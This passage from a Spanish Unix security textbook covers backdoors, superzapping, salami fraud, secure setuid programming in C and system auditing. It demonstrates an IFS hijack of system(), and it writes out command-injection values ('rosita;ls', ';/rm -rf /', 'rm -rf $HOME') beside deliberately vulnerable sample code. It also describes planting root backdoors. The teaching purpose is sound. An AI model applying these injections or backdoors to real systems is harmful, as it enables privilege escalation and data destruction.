Las puertas traseras son trozos de código en un programa que permiten a quién conoce su funcionamiento saltarse los métodos usuales de autenticación para realizar cierta tarea. Habitualmente son insertados por los programadores para agilizar la tarea de probar su código durante la fase de desarrollo del mismo y se eliminan en el producto final, pero en ciertas situaciones el programador puede mantener estas puertas traseras en el programa funcional, ya sea deliberada o involuntariamente. Por ejemplo, imaginemos una aplicación que para realizar cualquier tarea de seguridad solicita a quien lo ejecuta cinco claves diferentes; evidentemente, durante la fase de desarrollo es muy incómodo para el programador teclear estas contraseñas antes de ver si el producto funciona correctamente, por lo que es muy común que esta persona decida incluir una rutina en el código de forma que si la primera clave proporcionada es una determinada no se soliciten las cuatro restantes. Esta situación, aceptable durante la fase de desarrollo, se convierte en una amenaza a la seguridad si se mantiene una vez el producto está instalado en un sistema *real*: cualquiera que conozca la clave inicial puede saltarse todo el mecanismo de protección del programa.

Aparte de puertas traseras en los programas, es posible – y típico – situar puertas traseras en ciertos ficheros vitales para el sistema; generalmente, cuando un atacante consigue acceso a una máquina Unix desea mantener ese acceso aunque su penetración sea detectada. Por ejemplo, algo muy habitual es añadir un usuario con UID 0 en el fichero de claves, de forma que el pirata pueda seguir accediendo al sistema con ese nuevo *login* aunque el administrador cierre la puerta que antes había utilizado para entrar. También es clásico añadir un nuevo servicio en un puerto no utilizado, de forma que haciendo *telnet* a ese número de puerto se abra un *shell* con privilegios de *root*; incluso muchos atacantes utilizan la facilidad *cron* para chequear periódicamente estos archivos e insertar las puertas traseras de nuevo en caso de que hayan sido borradas. ¿Qué hacer para evitar estos ataques? La prevención pasa por comprobar periódicamente la integridad de los archivos más importantes (ficheros de contraseñas, *spoolers*, configuración de la red, programas del arranque de máquina...); también es conveniente rastrear la existencia de nuevos archivos *setuidados* que puedan ‘aparecer’ en los sistemas de ficheros: cualquier nuevo programa de estas características suele indicar un ataque exitoso, y una puerta trasera – generalmente un *shell* setuidado – colocada en nuestra máquina. Los más paranoicos no deben olvidar efectuar una búsqueda bajo los dispositivos montados (existen utilidades para hacerlo), ya que un *find* normal no suele encontrar ficheros *setuidados* que se guarden en un directorio que es a su vez punto de montaje para otra unidad.

5.4.9 Superzapping

Este problema de seguridad deriva su nombre del programa *superzap*, una utilidad de los antiguos *mainframes* de IBM que permitía a quién lo ejecutaba pasar por alto todos los controles de seguridad para realizar cierta tarea administrativa, presumiblemente urgente; se trataba de un ‘Rompa el cristal en caso de emergencia’ que estos sistemas poseían, o de una llave maestra capaz de abrir todas las puertas. Obviamente, el problema sucede cuando la llave se pierde y un atacante la utiliza en beneficio propio.

Como es normal, este tipo de programas no suele encontrarse en los sistemas modernos por los graves problemas de seguridad que su existencia implica: imaginemos un *shell* setuidado como *root* y guardado en */tmp/*, de forma que si el sistema funciona anómalamente cualquiera puede ejecutarlo para solucionar el posible problema. Parece obvio que para un atacante sería un gran avance disponer de esta herramienta. De cualquier forma, no es habitual clasificar a los programas *superzap* como *malware*, ya que en principio se trata de aplicaciones legítimas, incluso necesarias en determinadas situaciones; es, como sucede en muchos casos, su mal uso y no el programa en sí lo que constituye una amenaza a la seguridad.

El ejemplo típico ([ISV95], [Par81]...) de problemas derivados del *superzapping* es un caso ocurrido en Nueva Jersey que causó la pérdida de 128.000 dólares de los años setenta. El operador de un

sistema bancario estaba utilizando un programa *superzap* para corregir balances en el estado de las cuentas cuando un error simple le demostró lo fácil que podía modificar registros sin que el sistema de auditoría lo detectara; aprovechó esta situación para transferir dinero a tres cuentas, y dado que no dejó huellas la única forma de detectar el fraude fué la rápida reacción del banco ante la queja de un usuario – y un exhaustivo análisis del estado de todas las cuentas.

5.4.10 Programas salami

Las técnicas salami se utilizan para desviar pequeñas cantidades de bienes – generalmente dinero – de una fuente con un gran cantidad de los mismos; de la misma forma que de un salami se cortan pequeñas rodajas sin que el total sufra una reducción considerable, un programa salami roba pequeñas cantidades de dinero, de forma que su acción pasa inadvertida. Aunque su efecto es especialmente grave en entornos bancarios y no en sistemas habituales, en este trabajo vamos a hablar brevemente de los programas salami ya que se pueden utilizar para atacar equipos Unix dedicados a operaciones financieras, como la gestión de nóminas de personal o la asignación de becas.

El principal problema de los programas salami es que son extremadamente difíciles de detectar, y sólo una compleja auditoría de cuentas puede sacar a la luz estos fraudes. Si un programador es lo suficientemente inteligente como para insertar *malware* de este tipo en los sistemas de un banco para el cual trabaja (si se tratara de un atacante externo la probabilidad de ataque sería casi despreciable), seguramente conoce a la perfección todos los entresijos de dicho banco, de forma que no le será difícil desviar fondos a cuentas que no son la suya, comprobar si se sobrepasa un cierto umbral en dichas cuentas – umbral a partir del cual el banco ‘se interesaría’ por el propietario de la cuenta – o incluso utilizar nombres falsos o cuentas externas a las que desviar el dinero. Contra esto, una de las pocas soluciones consiste en vigilar de cerca las cuentas de los empleados y sus allegados, así como estar atentos a posibles cambios en su modo de vida: un coche de lujo de una persona con un sueldo normal, viajes caros, demasiadas ostentaciones... pueden ser signo de un fraude; evidentemente, es necesario consultar con un gabinete jurídico la legalidad o ilegalidad de estas acciones, que pueden constituir una invasión a la privacidad del trabajador. Por supuesto, la solución ideal sería comprobar línea a línea todo el *software* del banco, pero pocos auditores tienen los conocimientos – y la paciencia – suficientes para realizar esta tarea.

Un caso particular de programa salami lo constituyen los programas de redondeo hacia abajo o *round down*. Este fraude consiste en aprovechar cálculos de los sistemas bancarios que obtienen cantidades de dinero más pequeñas que la moneda de menor valor (en el caso de España, cantidades de céntimos); por ejemplo, imaginemos que alguien tiene ingresadas 123.523 pesetas a un interés del 2'5%; los créditos le reditarán un total de 3088'075 pesetas, que automáticamente para el banco se transformarán en 3088. Si esos 7'5 céntimos se acumulan en otro cálculo con cantidades igual de despreciables, se llegará tarde o temprano a un punto en el que la cantidad total de dinero sea lo suficientemente apetecible para un atacante dispuesto a aprovechar la situación. Si pensamos que millones de estos cálculos se realizan diariamente en todos los bancos de España, podemos hacernos una idea del poco tiempo que tardará la cuenta de un pirata en llenarse.

5.5 Programación segura

Parece obvio que después de analizar los problemas que un código malicioso o simplemente mal diseñado puede causar, dediquemos un apartado a comentar brevemente algunos aspectos a tener en cuenta a la hora de crear programas seguros. Vamos a hablar de programación en C, obviamente por ser el lenguaje más utilizado en Unix; para aquellos interesados en la seguridad de otros lenguajes que también se utilizan en entornos Unix, existen numerosos artículos que hablan de la programación segura – e insegura – en lenguajes que van desde Java ([MS98], [DFW96], [Gal96b]...) a SQL ([PB93]).

El principal problema de la programación en Unix lo constituyen los programas *setuidados*; si un programa sin este bit activo tiene un fallo, lo normal es que ese fallo solamente afecte a quien lo ejecuta. Al tratarse de un error de programación, algo no intencionado, su primera consecuencia será el mal funcionamiento de ese programa. Este esquema cambia radicalmente cuando el programa está *setuidado*: en este caso, el error puede comprometer tanto a quien lo ejecuta como a su propietario, y como ese propietario es por norma general el *root* automáticamente se compromete a todo el sistema. Para la codificación segura de este tipo de programas, [Bis86] proporciona unas líneas básicas:

- Máximas restricciones a la hora de elegir el UID y el GID.

Una medida de seguridad básica que todo administrador de sistemas Unix ha de seguir es realizar todas las tareas con el mínimo privilegio que estas requieran ([Sim90]); así, a nadie se le ocurre (o se le debería ocurrir) conectar a IRC o aprender a manejar una aplicación genérica bajo la identidad de *root*. Esto es directamente aplicable a la hora de programar: cuando se crea un programa *setuidado* (o *setgidado*) se le ha de asignar tanto el UID como el GID menos peligroso para el sistema. Por ejemplo, si un programa servidor se limita a mostrar un mensaje en pantalla y además escucha en un puerto por encima de 1024, no necesita para nada estar *setuidado* a nombre de *root* (realmente, es poco probable que ni siquiera necesite estar *setuidado*); si pensamos en un posible error en dicho programa que permita a un atacante obtener un *shell* vemos claramente que cuanto menos privilegio tenga el proceso, menos malas serán las posibles consecuencias de tal error.

- *Reset* de los UIDs y GIDs efectivos antes de llamar a `exec()`.

Uno de los grandes problemas de los programas *setuidados* es la ejecución de otros programas de manera inesperada; por ejemplo, si el usuario introduce ciertos datos desde teclado, datos que se han de pasar como argumento a otra aplicación, nada nos asegura *a priori* que esos datos sean correctos o coherentes. Por tanto, parece obvio resetear el UID y el GID efectivos antes de invocar a `exec()`, de forma que cualquier ejecución inesperada se realice con el mínimo privilegio necesario; esto también es aplicable a funciones que indirectamente realicen el `exec()`, como `system()` o `popen()`.

- Es necesario cerrar todos los descriptores de fichero, excepto los estrictamente necesarios, antes de llamar a `exec()`.

Los descriptores de ficheros son un parámetro que los procesos Unix heredan de sus padres; de esta forma, si un programa *setuidado* está leyendo un archivo, cualquier proceso hijo tendrá acceso a ese archivo a no ser que explícitamente se cierre su descriptor antes de ejecutar el `exec()`.

La forma más fácil de prevenir este problema es activando un *flag* que indique al sistema que ha de cerrar cierto descriptor cada vez que se invoque a `exec()`; esto se consigue mediante las llamadas `fcntl()` e `ioctl()`.

- Hay que asegurarse de que `chroot()` realmente restringe.

Los enlaces duros entre directorios son algo que el núcleo de muchos sistemas Unix no permite debido a que genera bucles en el sistema de ficheros, algo que crea problemas a determinadas aplicaciones; por ejemplo, Linux no permite crear estos enlaces, pero Solaris o Minix sí. En estos últimos, en los clones de Unix que permiten *hard links* entre directorios, la llamada `chroot()` puede perder su funcionalidad: estos enlaces pueden seguirse aunque no se limiten al entorno con el directorio raíz restringido. Es necesario asegurarse de que no hay directorios enlazados a ninguno de los contenidos en el entorno `chroot()` (podemos verlo con la opción ‘-l’ de la orden `ls`, que muestra el número de enlaces de cada archivo).

- Comprobaciones del entorno en que se ejecutará el programa.

En Unix todo proceso hereda una serie de variables de sus progenitores, como el `umask`, los descriptores de ficheros, o ciertas variables de entorno (`$PATH`, `$IFS...`); para una ejecución segura, es necesario controlar todos y cada uno de estos elementos que afectan al entorno de

un proceso. Especialmente críticas son las funciones que dependen del *shell* para ejecutar un programa, como `system()` o `execvp()`: en estos casos es muy difícil asegurar que el *shell* va a ejecutar la tarea prevista y no otra. Por ejemplo, imaginemos el siguiente código:

```
#include <stdlib.h>

main(){
    system("ls");
}
```

A primera vista, este programa se va a limitar a mostrar un listado del directorio actual; no obstante, si un usuario modifica su `$PATH` de forma que el directorio ‘.’ ocupe el primer lugar, se ejecutará `./ls` en lugar de `/bin/ls`. Si el programa `./ls` fuera una copia del *shell*, y el código anterior estuviera setuidado por el *root*, cualquier usuario podría obtener privilegios de administrador.

Quizás alguien puede pensar que el problema se soluciona si se indica la ruta completa (`/bin/ls`) en lugar de únicamente el nombre del ejecutable; evidentemente, esto arreglaría el fallo anterior, pero seguirían siendo factibles multitud de ataques contra el programa. Desde la modificación del `$IFS` (como veremos más adelante) hasta la ejecución en entornos restringidos, existen muchísimas técnicas que hacen muy difícil que un programa con estas características pueda ser considerado seguro.

- **Nunca setuidar shellscripts.**

Aunque en muchos sistemas Unix la activación del bit *setuid* en *shellscripts* no tiene ningún efecto, muchos otros aún permiten que los usuarios – especialmente el *root* – creen procesos interpretados y *setuidados*. La potencia de los intérpretes de órdenes de Unix hace casi imposible controlar que estos programas no realicen acciones no deseadas, violando la seguridad del sistema, por lo que bajo ningún concepto se ha de utilizar un proceso por lotes para realizar acciones privilegiadas de forma *setuidada*.

- No utilizar `creat()` para bloquear.

Una forma de crear un fichero de bloqueo es invocar a `creat()` con un modo que no permita la escritura del archivo (habitualmente el 000), de forma que si otro usuario tratara de hacer lo mismo, su llamada a `creat()` fallaría. Esta aproximación, que a primera vista parece completamente válida, no lo es tanto si la analizamos con detalle: en cualquier sistema Unix, la protección que proporcionan los permisos de un fichero sólo es aplicable si quien trata de acceder a él no es el *root*. Si esto es así, es decir, si el UID efectivo del usuario que está accediendo al archivo es 0, los permisos son ignorados completamente y el acceso está permitido; de esta forma, el *root* puede sobreescribir archivos sin que le importen sus bits *rwx*, lo que implica que si uno de los procesos que compiten por el recurso bloqueado está setuidado a nombre del administrador, el esquema de bloqueo anterior se viene abajo.

Para poder bloquear recursos en un programa *setuidado* se utiliza la llamada `link()`, ya que si se intenta crear un enlace a un fichero que ya existe `link()` falla aunque el proceso que lo invoque sea propiedad del *root* (y aunque el fichero sobre el que se realice no le pertenezca). También es posible utilizar la llamada al sistema `flock()` de algunos Unices, aunque es menos recomendable por motivos de portabilidad entre clones.

- Capturar todas las señales.

Un problema que puede comprometer la seguridad del sistema Unix es el volcado de la imagen en memoria de un proceso cuando éste recibe ciertas señales (el clásico *core dump*). Esto puede provocar el volcado de información sensible que el programa estaba leyendo: por ejemplo, en versiones del programa `login` de algunos Unices antiguos, se podía leer parte de `/etc/shadow` enviando al proceso la señal `SIGTERM` y consultando el fichero de volcado.

No obstante, este problema no resulta tan grave como otro también relacionado con los *core dump*: cuando un programa *setuidado* vuelca su imagen el fichero resultante tiene el mismo UID que el UID real del proceso. Esto puede permitir a un usuario obtener un fichero con permiso de escritura para todo el mundo pero que pertenezca a otro usuario (por ejemplo, el *root*): evidentemente esto es muy perjudicial, por lo que parece claro que en un programa *setuidado* necesitamos capturar todas las señales que Unix nos permita (recordemos que SIGKILL no puede capturarse ni ignorarse, por norma general).

- Hay que asegurarse de que las verificaciones realmente verifican.

Otra norma básica a la hora de escribir aplicaciones *setuidadas* es la desconfianza de cualquier elemento externo al programa; hemos de verificar siempre que las entradas (teclado, ficheros...) son correctas, ya no en su formato sino más bien en su origen: ¿de quién proviene un archivo del que nuestro programa lee sus datos, de una fuente fiable o de un atacante que por cualquier método – no nos importa cuál – ha conseguido reemplazar ese archivo por otro que él ha creado?

- Cuidado con las recuperaciones y detecciones de errores.

Ante cualquier situación inesperada – y por lo general, poco habitual, incluso forzada por un atacante – un programa *setuidado* debe detenerse sin más; nada de intentar recuperarse del error: detenerse sin más. Esto, que quizás rompe muchos de los esquemas clásicos sobre programación robusta, tiene una explicación sencilla: cuando un programa detecta una situación inesperada, a menudo el programador asume condiciones sobre el error (o sobre su causa) que no tienen por qué cumplirse, lo que suele desembocar en un problema más grave que la propia situación inesperada. Para cada posible problema que un programa encuentre (entradas muy largas, caracteres erróneos o de control, formatos de datos erróneos...) es necesario que el programador se plantea qué es lo que su código debe hacer, y ante la mínima duda detener el programa.

- Cuidado con las operaciones de entrada/salida.

La entrada/salida entre el proceso y el resto del sistema constituye otro de los problemas comunes en programas *setuidados*, especialmente a la hora de trabajar con ficheros; las condiciones de carrera aquí son algo demasiado frecuente: el ejemplo clásico se produce cuando un programa *setuidado* ha de escribir en un archivo propiedad del usuario que ejecuta el programa (**no** de su propietario). En esta situación lo habitual es que el proceso cree el fichero, realice sobre él un *chown()* al rUID y al rGID del proceso (es decir, a los identificadores de quién está ejecutando el programa), y posteriormente escriba en el archivo; el esqueleto del código sería el siguiente:

```
fd=open("fichero",O_CREAT);
fchown(fd,getuid(),getgid());
write(fd,buff,strlen(buff));
```

Pero, ¿qué sucede si el programa se interrumpe tras realizar el *open()* pero antes de invocar a *fchown()*, y además el *umask* del usuario es 0? El proceso habrá dejado un archivo que pertenece al propietario del programa (generalmente el *root*) y que tiene permiso de escritura para todo el mundo. La forma más efectiva de solucionar el problema consiste en que el proceso engendre un hijo mediante *fork()*, hijo que asignará a sus eUID y eGID los valores de su rUID y rGID (los identificadores del usuario que lo ha ejecutado, no de su propietario). El padre podrá enviar datos a su hijo mediante *pipe()*, datos que el hijo escribirá en el fichero correspondiente: así el fichero en ningún momento tendrá por qué pertenecer al usuario propietario del programa, con lo que evitamos la condición de carrera expuesta anteriormente.

Sin embargo, un correcto estilo de programación no siempre es la solución a los problemas de seguridad del código; existen llamadas a sistema o funciones de librería que son un clásico a la hora de hablar de *bugs* en nuestro *software*. Como norma, tras cualquier llamada se ha de comprobar su valor de retorno y manejar los posibles errores que tenga asociados ([Sho00]), con la evidente

excepción de las llamadas que están diseñadas para sobreescribir el espacio de memoria de un proceso (la familia `exec()` por ejemplo) o las que hacen que el programa finalice (típicamente, `exit()`) . Algunas de las llamadas consideradas más peligrosas (bien porque no realizan las comprobaciones necesarias, bien porque pueden recibir datos del usuario) son las siguientes⁵:

- `system()`: Esta es la llamada que cualquier programa *setuidado* debe evitar a toda costa. Si aparece en un código destinado a ejecutarse con privilegios, significa casi con toda certeza un grave problema de seguridad; en algunas ocasiones su peligrosidad es obvia (por ejemplo si leemos datos tecleados por el usuario y a continuación hacemos un `system()` de esos datos, ese usuario no tendría más que teclear `/bin/bash` para conseguir los privilegios del propietario del programa), pero en otras no lo es tanto: imaginemos un código que invoque a `system()` de una forma similar a la siguiente:

```
#include <stdio.h>
#include <stdlib.h>

main(){
    system("/bin/ls");
}
```

El programa anterior se limitaría a realizar un listado del directorio desde el que lo ejecutemos. Al menos en teoría, ya que podemos comprobar que no es difícil ‘engañar’ a `system()`: no tenemos más que modificar la variable de entorno `$IFS` (*Internal Field Separator*) del *shell* desde el que ejecutemos el programa para conseguir que este código ejecute realmente lo que nosotros le indiquemos. Esta variable delimita las palabras (o símbolos) en una línea de órdenes, y por defecto suele estar inicializada a *Espacio*, *Tabulador*, y *Nueva Línea* (los separadores habituales de palabras); pero, ¿qué sucede si le indicamos al *shell* que el nuevo carácter separador va a ser la barra, ‘/’?. Muy sencillo: ejecutar ‘`/bin/ls`’ será equivalente a ejecutar ‘`bin ls`’, es decir, una posible orden denominada ‘`bin`’ que recibe como parámetro ‘`ls`’. Por ejemplo, bajo SunOS – bajo la mayoría de Unices –, y utilizando `sh` (no `bash`) podemos hacer que ‘`bin`’ sea un programa de nuestra elección, como ‘`id`’:

```
$ cp /bin/id bin
$ ejemplo
bin ejemplo.c ejemplo
$ IFS=/
$ export IFS
$ ejemplo
uid=672(toni) gid=10(staff)
$
```

Como podemos ver, acabamos de ejecutar un programa arbitrario; si en lugar de ‘`id`’ hubiéramos escogido un intérprete de órdenes, como ‘`bash`’ o ‘`sh`’, habríamos ejecutado ese *shell*. Y si el programa anterior estuviera *setuidado*, ese *shell* se habría ejecutado con los privilegios del propietario del archivo (si imaginamos que fuera `root`, podemos hacernos una idea de las implicaciones de seguridad que esto representa).

- `exec()`, `popen()`: Similares a la anterior; es preferible utilizar `execv()` o `execl()`, pero si han de recibir parámetros del usuario sigue siendo necesaria una estricta comprobación de los mismos.
- `setuid()`, `setgid()`...: Los programas de usuario no deberían utilizar estas llamadas, ya que no han de tener privilegios innecesarios.

⁵Que sean peligrosas no significa que algunas de ellas no se deban utilizar nunca, sólo que si las usamos hemos de tomar unas mínimas precauciones.

- **strcpy(), strcat(), sprintf(), vsprintf()...**: Estas funciones no comprueban la longitud de las cadenas con las que trabajan, por lo que son una gran fuente de *buffer overflows*. Se han de sustituir por llamadas equivalentes que sí realicen comprobación de límites (**strncpy()**, **strncat()**...) y, si no es posible, realizar dichas comprobaciones manualmente.
- **getenv()**: Otra excelente fuente de desbordamientos de *buffer*; además, el uso que hagamos de la información leída puede ser peligroso, ya que recordemos que es el usuario el que generalmente puede modificar el valor de las variables de entorno. Por ejemplo, ¿qué sucedería si ejecutamos desde un programa una orden como ‘cd \$HOME’, y resulta que esta variable de entorno no corresponde a un nombre de directorio sino que es de la forma ‘;/rm -rf /’? Si algo parecido se hace desde un programa que se ejecute con privilegios en el sistema, podemos imaginarnos las consecuencias...
- **gets(), scanf(), fscanf(), getpass(), realpath(), getopt()...**: Estas funciones no realizan las comprobaciones adecuadas de los datos introducidos, por lo que pueden desbordar en algunos casos el *buffer* destino o un *buffer* estático interno al sistema. Es preferible el uso de **read()** o **fgets()** siempre que sea posible (incluso para leer una contraseña, haciendo por supuesto que no se escriba en pantalla), y si no lo es al menos realizar manualmente comprobaciones de longitud de los datos leídos.
- **gethostbyname(), gethostbyaddr()**: Seguramente ver las amenazas que provienen del uso de estas llamadas no es tan inmediato como ver las del resto; generalmente hablamos de desbordamiento de *buffers*, de comprobaciones de límites de datos introducidos por el usuario... pero no nos paramos a pensar en datos que un atacante no introduce directamente desde teclado o desde un archivo, pero cuyo valor puede forzar incluso desde sistemas que ni siquiera son el nuestro. Por ejemplo, todos tendemos a asumir como ciertas las informaciones que un servidor DNS – más o menos fiables, por ejemplo alguno de nuestra propia organización – nos brinda. Imaginemos un programa como el siguiente (se han omitido las comprobaciones de errores habituales por cuestiones de claridad):

```
#include <stdio.h>
#include <stdlib.h>
#include <netdb.h>
#include <unistd.h>
#include <arpa/inet.h>

int main(int argc, char **argv){
    struct in_addr *dir=(struct in_addr *)malloc(sizeof(struct in_addr));
    struct hostent *maquina=(struct hostent *)malloc(sizeof(struct \
        hostent));
    char *orden=(char *)malloc(30);
    dir->s_addr=inet_addr(**+argv);
    maquina=gethostbyaddr((char *)dir,sizeof(struct in_addr),AF_INET);
    sprintf(orden,"finger @%s\n",maquina->h_name);
    system(orden);
    return(0);
}
```

Este código recibe como argumento una dirección IP, obtiene su nombre vía `/etc/hosts` o DNS, y ejecuta un `finger` sobre dicho nombre; aparte de otros posibles problemas de seguridad (por ejemplo, ¿seríamos capaces de procesar **cualquier** información que devuelva el `finger`?), ¿qué sucede con la llamada a `system()`?), nada extraño ha de suceder si el nombre de máquina devuelto al programa es ‘normal’:

```
luisa:~/tmp$ ./ejemplo 195.195.5.1
[rosita]
```

```
No one logged on.
luisa:~/tmp$
```

Pero, ¿qué pasaría si en lugar de devolver un nombre ‘normal’ (como ‘`rosita`’) se devuelve un nombre algo más elaborado, como ‘`rosita;ls`’? Podemos verlo:

```
luisa:~/tmp$ ./ejemplo 195.195.5.1
[rosita;ls]
No one logged on.
ejemplo  ejemplo.c
luisa:~/tmp$
```

Exactamente: se ha ejecutado la orden ‘`finger @rosita;ls`’ (esto es, un ‘`finger`’ a la máquina seguido de un ‘`ls`’). Podemos imaginar los efectos que tendría el uso de este programa si sustituimos el inocente ‘`ls`’ por un ‘`rm -rf $HOME`’. Un atacante que consiga controlar un servidor DNS (algo no muy complicado) podría inyectarnos datos maliciosos en nuestra máquina sin ningún problema. Para evitar esta situación debemos hacer una doble búsqueda inversa y además no hacer ninguna suposición sobre la corrección o el formato de los datos recibidos; en nuestro código debemos insertar las comprobaciones necesarias para asegurarnos de que la información que recibimos no nos va a causar problemas.

- **`syslog()`:** Hemos de tener la precaución de utilizar una versión de esta función de librería que compruebe la longitud de sus argumentos; si no lo hacemos y esa longitud sobrepasa un cierto límite (generalmente, 1024 *bytes*) podemos causar un desbordamiento en los *buffers* de nuestro sistema de *log*, dejándolo inutilizable.
- **`realloc()`:** Ningún programa – privilegiado o no – que maneje datos sensibles (por ejemplo, contraseñas, correo electrónico... y especialmente aplicaciones criptográficas) debe utilizar esta llamada; `realloc()` se suele utilizar para aumentar dinámicamente la cantidad de memoria reservada para un puntero. Lo habitual es que la nueva zona de memoria sea contigua a la que ya estaba reservada, pero si esto no es posible `realloc()` copia la zona antigua a una nueva ubicación donde pueda añadirle el espacio especificado. ¿Cuál es el problema? La zona de memoria antigua se libera (perdemos el puntero a ella) pero no se pone a cero, con lo que sus contenidos permanecen inalterados hasta que un nuevo proceso reserva esa zona; accediendo a bajo nivel a la memoria (por ejemplo, leyendo `/proc/kcore` o `/dev/kmem`) sería posible para un atacante tener acceso a esa información.

Realmente, `malloc()` tampoco pone a cero la memoria reservada, por lo que a primera vista puede parecer que cualquier proceso de usuario (no un acceso a bajo nivel, sino un simple `malloc()` en un programa) podría permitir la lectura del antiguo contenido de la zona de memoria reservada. Esto es falso si se trata de nueva memoria que el núcleo reserva para el proceso invocador: en ese caso, la memoria es limpiada por el propio *kernel* del operativo, que invoca a `kmalloc()` (en el caso de Linux, en otros Unices el nombre puede variar aunque la idea sea la misma) para hacer la reserva. Lo que sí es posible es que si liberamos una zona de memoria (por ejemplo con `free()`) y a continuación la volvemos a reservar, en el mismo proceso, podamos acceder a su contenido: esa zona no es ‘nueva’ (es decir, el núcleo no la ha reservado de nuevo), sino que ya pertenecía al proceso. De cualquier forma, si vamos a liberar una zona en la que está almacenada información sensible, lo mejor en cualquier caso es ponerla a cero manualmente, por ejemplo mediante `bzero()` o `memset()`.

- **`open()`:** El sistema de ficheros puede modificarse durante la ejecución de un programa de formas que en ocasiones ni siquiera imaginamos; por ejemplo, en Unix se ha de evitar escribir siguiendo enlaces de archivos inesperados (un archivo que cambia entre una llamada a `lstat()` para comprobar si existe y una llamada a `open()` para abrirlo en caso positivo, como hemos visto antes). No obstante, no hay ninguna forma de realizar esta operación atómicamente sin llegar a mecanismos de entrada/salida de muy bajo nivel; Peter Gutmann propone el siguiente código para asegurarnos de que estamos realizando un `open()` sobre el archivo que realmente queremos abrir, y no sobre otro que un atacante nos ha puesto en su lugar:

```

    struct stat lstatInfo;
    char *mode="rb+";
    int fd;

    if(lstat(fileName,&lstatInfo)==-1)
    {
        if(errno!=ENOENT) return( -1 );
        if((fd=open(fileName,O_CREAT|O_EXCL|O_RDWR,0600))==-1) return(-1);
        mode="wb";
    }
    else
    {
        struct stat fstatInfo;
        if((fd=open(fileName,O_RDWR))==-1) return(-1);
        if(fstat(fd,&fstatInfo)==-1 || \
            lstatInfo.st_mode!=fstatInfo.st_mode || \
            lstatInfo.st_ino!=fstatInfo.st_ino || \
            lstatInfo.st_dev!=fstatInfo.st_dev)
        {
            close(fd);
            return(-1);
        }
        if(fstatInfo.st_nlink>1||!S_ISREG(lstatInfo.st_mode))
        {
            close(fd);
            return(-1);
        }
    #ifdef NO_FTRUNCATE
        close(fd);
        if((fd=open(fileName,O_CREAT|O_TRUNC|O_RDWR))==-1) return( -1 );
        mode="wb";
    #else
        ftruncate(fd,0);
    #endif /* NO_FTRUNCATE */
    }
    stream->filePtr=fopen(fd,mode);
    if(stream->filePtr==NULL)
    {
        close(fd);
        unlink(fileName);
        return(-1); /* Internal error, should never happen */
    }
}

```

Como podemos ver, algo tan elemental como una llamada a `open()` se ha convertido en todo el código anterior si queremos garantizar unas mínimas medidas de seguridad; esto nos puede dar una idea de hasta que punto la programación ‘segura’ puede complicarse. No obstante, en muchas ocasiones es preferible toda la complicación y parafernalia anteriores para realizar un simple `open()` a que esa llamada se convierta en un fallo de seguridad en nuestro sistema. No hay ningún programa que se pueda considerar perfecto o libre de errores (como se cita en el capítulo 23 de [GS96], una rutina de una librería puede tener un fallo... o un rayo gamma puede alterar un *bit* de memoria para hacer que nuestro programa se comporte de forma inesperada), pero cualquier medida que nos ayude a minimizar las posibilidades de problemas es siempre positiva.

Capítulo 6

Auditoría del sistema

6.1 Introducción

Casi todas las actividades realizadas en un sistema Unix son susceptibles de ser, en mayor o menor medida, monitorizadas: desde las horas de acceso de cada usuario al sistema hasta las páginas *web* más frecuentemente visitadas, pasando por los intentos fallidos de conexión, los programas ejecutados o incluso el tiempo de CPU que cada usuario consume. Obviamente esta facilidad de Unix para recoger información tiene unas ventajas inmediatas para la seguridad: es posible detectar un intento de ataque nada más producirse el mismo, así como también detectar usos indebidos de los recursos o actividades ‘sospechosas’; sin embargo, existen también desventajas, ya que la gran cantidad de información que potencialmente se registra puede ser aprovechada para crear negaciones de servicio o, más habitualmente, esa cantidad de información puede hacer difícil detectar problemas por el volumen de datos a analizar.

Algo muy interesante de los archivos de *log* en Unix es que la mayoría de ellos son simples ficheros de texto, que se pueden visualizar con un simple `cat`. Por una parte esto es bastante cómodo para el administrador del sistema, ya que no necesita de herramientas especiales para poder revisar los *logs* (aunque existen algunas utilidades para hacerlo, como `swatch`) e incluso puede programar *shellscrips* para comprobar los informes generados de forma automática, con órdenes como `awk`, `grep` o `sed`. No obstante, el hecho de que estos ficheros sean texto plano hace que un atacante lo tenga muy fácil para ocultar ciertos registros modificando los archivos con cualquier editor de textos; esto implica una cosa muy importante para un administrador: **nunca** ha de confiar al 100% en lo que los informes de auditoría del sistema le digan. Para minimizar estos riesgos se pueden tomar diversas medidas, desde algunas quizás demasiado complejas para entornos habituales ([SK98]) hasta otras más sencillas pero igualmente efectivas, como utilizar una máquina fiable para registrar información del sistema o incluso enviar los registros más importantes a una impresora; más adelante hablaremos de ellas.

6.2 El sistema de *log* en Unix

Una desventaja añadida al sistema de auditoría en Unix puede ser la complejidad que puede alcanzar una correcta configuración; por si la dificultad del sistema no fuera suficiente, en cada Unix el sistema de *logs* tiene peculiaridades que pueden propiciar la pérdida de información interesante de cara al mantenimiento de sistemas seguros. Aunque muchos de los ficheros de *log* de los que hablaremos a continuación son comunes en cualquier sistema, su localización, o incluso su formato, pueden variar entre diferentes Unices.

Dentro de Unix hay dos grandes familias de sistemas: se trata de *System V* y *BSD*; la localización de ficheros y ciertas órdenes relativas a la auditoría de la máquina van a ser diferentes en ellas,

por lo que es muy recomendable consultar las páginas del manual antes de ponerse a configurar el sistema de auditoría en un equipo concreto. La principal diferencia entre ellos es el denominado *process accounting* o simplemente *accounting*, consistente en registrar todos los programas ejecutados por cada usuario; evidentemente, los informes generados en este proceso pueden llegar a ocupar muchísimo espacio en disco (dependiendo del número de usuarios en nuestro sistema) por lo que sólo es recomendable en situaciones muy concretas, por ejemplo para detectar actividades sospechosas en una máquina o para cobrar por el tiempo de CPU consumido. En los sistemas *System V* el *process accounting* está desactivado por defecto; se puede iniciar mediante `/usr/lib/acct/startup`, y para visualizar los informes se utiliza la orden `acctcom`. En la familia *BSD* los equivalentes a estas órdenes son `accton` y `lastcomm`; en este caso el *process accounting* está inicializado por defecto.

